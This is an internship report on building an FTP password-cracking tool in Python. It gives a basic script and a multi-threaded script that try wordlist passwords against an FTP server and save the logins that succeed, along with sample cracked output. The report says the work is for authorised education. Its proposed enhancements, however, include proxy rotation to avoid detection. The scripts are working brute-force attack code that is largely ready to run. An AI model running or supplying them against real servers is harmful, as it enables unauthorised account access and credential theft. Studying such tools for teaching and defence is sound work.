Internship Report: FTP Cracker Using Python

Intern Name: Prem Kumar

Project Title: FTP Cracker Using Python

Internship Organization: Inlighn Tech

Abstract

The project **"FTP Cracker Using Python"** was developed during my internship at **Inlighn Tech** to simulate a brute-force attack on FTP servers using Python. The project involves creating scripts to automate testing of username and password combinations against FTP services. The tool includes a **basic FTP brute-force script** and an **advanced multi-threaded version**, which provide hands-on experience with FTP security vulnerabilities, Python networking, multithreading, and ethical hacking methodologies. This tool allows ethical hackers and cybersecurity learners to explore how poor credential policies can be exploited and secured.

1. Introduction

FTP (File Transfer Protocol) is a standard protocol used for transferring files between a client and a server on a computer network. However, when improperly configured or protected with weak passwords, FTP services become vulnerable to brute-force attacks.

This project aims to simulate real-world FTP attacks using **Python's `ftplib` module** to brute-force login credentials. It was designed solely for **educational** and **authorized testing** environments to raise awareness about how vulnerable FTP servers can be exploited and what defensive strategies should be employed.

2. Objectives

- Build a Python script to attempt FTP logins using password dictionaries.

- Provide both basic and advanced implementations (single-threaded and multi-threaded).
- Explore how brute-force attacks are carried out in a penetration testing context.
- Demonstrate real-world security flaws in FTP services.
- Promote responsible and ethical use of penetration testing tools.

3. Tools and Technologies Used

Tool/Library	Purpose
Python 3.x	Core programming language
`ftplib`	FTP protocol communication
`argparse`	Command-line argument parsing
`threading`, `queue`	Multi-threaded brute-force logic
`time`, `sys`	Managing timeouts and errors
Wordlists (e.g., `rockyou.txt`)	Common passwords for dictionary attacks

4. How the Project Works

4.1 User Inputs

The script accepts command-line input or prompts for:

- Target FTP server IP/hostname
- A single username or a list of usernames
- Password list file
- Retry settings and thread count (for advanced version)

4.2 Connection Attempt

Using Python's `ftplib.FTP()`, the script:

- Initiates a connection to the target FTP server
- Tries logging in with each combination of username and password

- Records successful logins

4.3 Retry Mechanism


If the FTP connection fails due to timeouts or rate limits, the script retries after a brief delay, ensuring more reliable brute-force attempts.

4.4 Multithreading (Advanced Version)

The advanced script (`advanced_ftp_brute.py`) uses the `threading` module and queue to manage multiple credential combinations in parallel, increasing speed and efficiency.

5. Code Overview

Basic FTP Cracker – `ftp_brute.py`



```
└─$ from ftplib import FTP
import sys

host = "192.168.1.10"
username = "admin"
password_file = "passwords.txt"

with open(password_file, "r") as file:
    for password in file:
        password = password.strip()
        try:
            ftp = FTP(host)
            ftp.login(user=username, passwd=password)
            print(f"✓ Success: {username}:{password}")
            ftp.quit()
            break
        except:
            print(f"✗ Failed: {username}:{password}")
```

Advanced FTP Cracker – advanced_ftp_brute.py

```
└─$ import ftplib, threading, queue

host = "192.168.1.10"
usernames = ["admin", "root"]
passwords = open("passwords.txt").read().splitlines()
cred_queue = queue.Queue()

def ftp_crack():
    while not cred_queue.empty():
        user, pwd = cred_queue.get()
        try:
            ftp = ftplib.FTP()
            ftp.connect(host, 21, timeout=5)
            ftp.login(user, pwd)
            print(f"✔ Cracked: {user}:{pwd}")
            with open("success_logins.txt", "a") as f:
                f.write(f"{user}:{pwd}\n")
            ftp.quit()
        except ftplib.error_perm:
            pass
        except Exception as e:
            print(f"⚠<fe0f> Error: {e}")
        cred_queue.task_done()

for user in usernames:
    for pwd in passwords:
        cred_queue.put((user, pwd))

for _ in range(10):  # 10 threads
    t = threading.Thread(target=ftp_crack)
    t.start()

cred_queue.join()
```

6. Output

```
└─$ ✔ Cracked: admin:123456
✘ Failed: root:password
⚠<fe0f> Error: [Errno 110] Connection timed out
```

7. Cybersecurity Concepts Covered

Concept	Description
FTP Security	Understanding how FTP authentication can be exploited
Brute-force Attack	Automated guessing of login credentials
Dictionary Attack	Uses pre-collected wordlists for password attempts
Multithreading	Speeds up brute-force attempts via concurrency
Error Handling	Prevents crashes and supports retry logic

8. Learning Outcomes

- Learned how FTP services function and how they can be attacked
- Developed Python scripts to simulate brute-force login attempts
- Improved understanding of multithreading and queue-based processing
- Gained insights into security auditing techniques
- Reinforced the ethical principles of penetration testing

9. Limitations

- Works only on FTP servers with authentication enabled
- May be blocked by IP-based rate-limiting or firewalls
- Doesn't support passive/secure FTP (FTPS/SFTP)
- Requires large wordlists for high accuracy
- No GUI support or result export in JSON/CSV

10. Ethical and Legal Note

Important: This project was developed and tested in a **controlled environment** with full permission. Unauthorized access to any FTP server without explicit consent is illegal and violates cyber laws. The tool is intended **only for ethical hacking education and training**.

11. Future Enhancements

- Add support for **proxy rotation** to avoid detection
- Save results in **structured reports** (CSV/JSON)
- Implement detection for **anonymous FTP access**
- Enhance scanning with **vulnerability fingerprints**
- Integrate **AI to prioritize common passwords**
- Add a **Tkinter GUI** for user interaction and log visualization

12. Conclusion

The **FTP Cracker Using Python** project served as a practical introduction to penetration testing techniques focusing on FTP protocol. By developing both basic and advanced FTP cracking tools, I learned how real-world attacks are structured, how to optimize code using threading, and how to responsibly simulate attack scenarios in lab environments. This tool represents a critical step in my learning journey toward ethical hacking and network security auditing.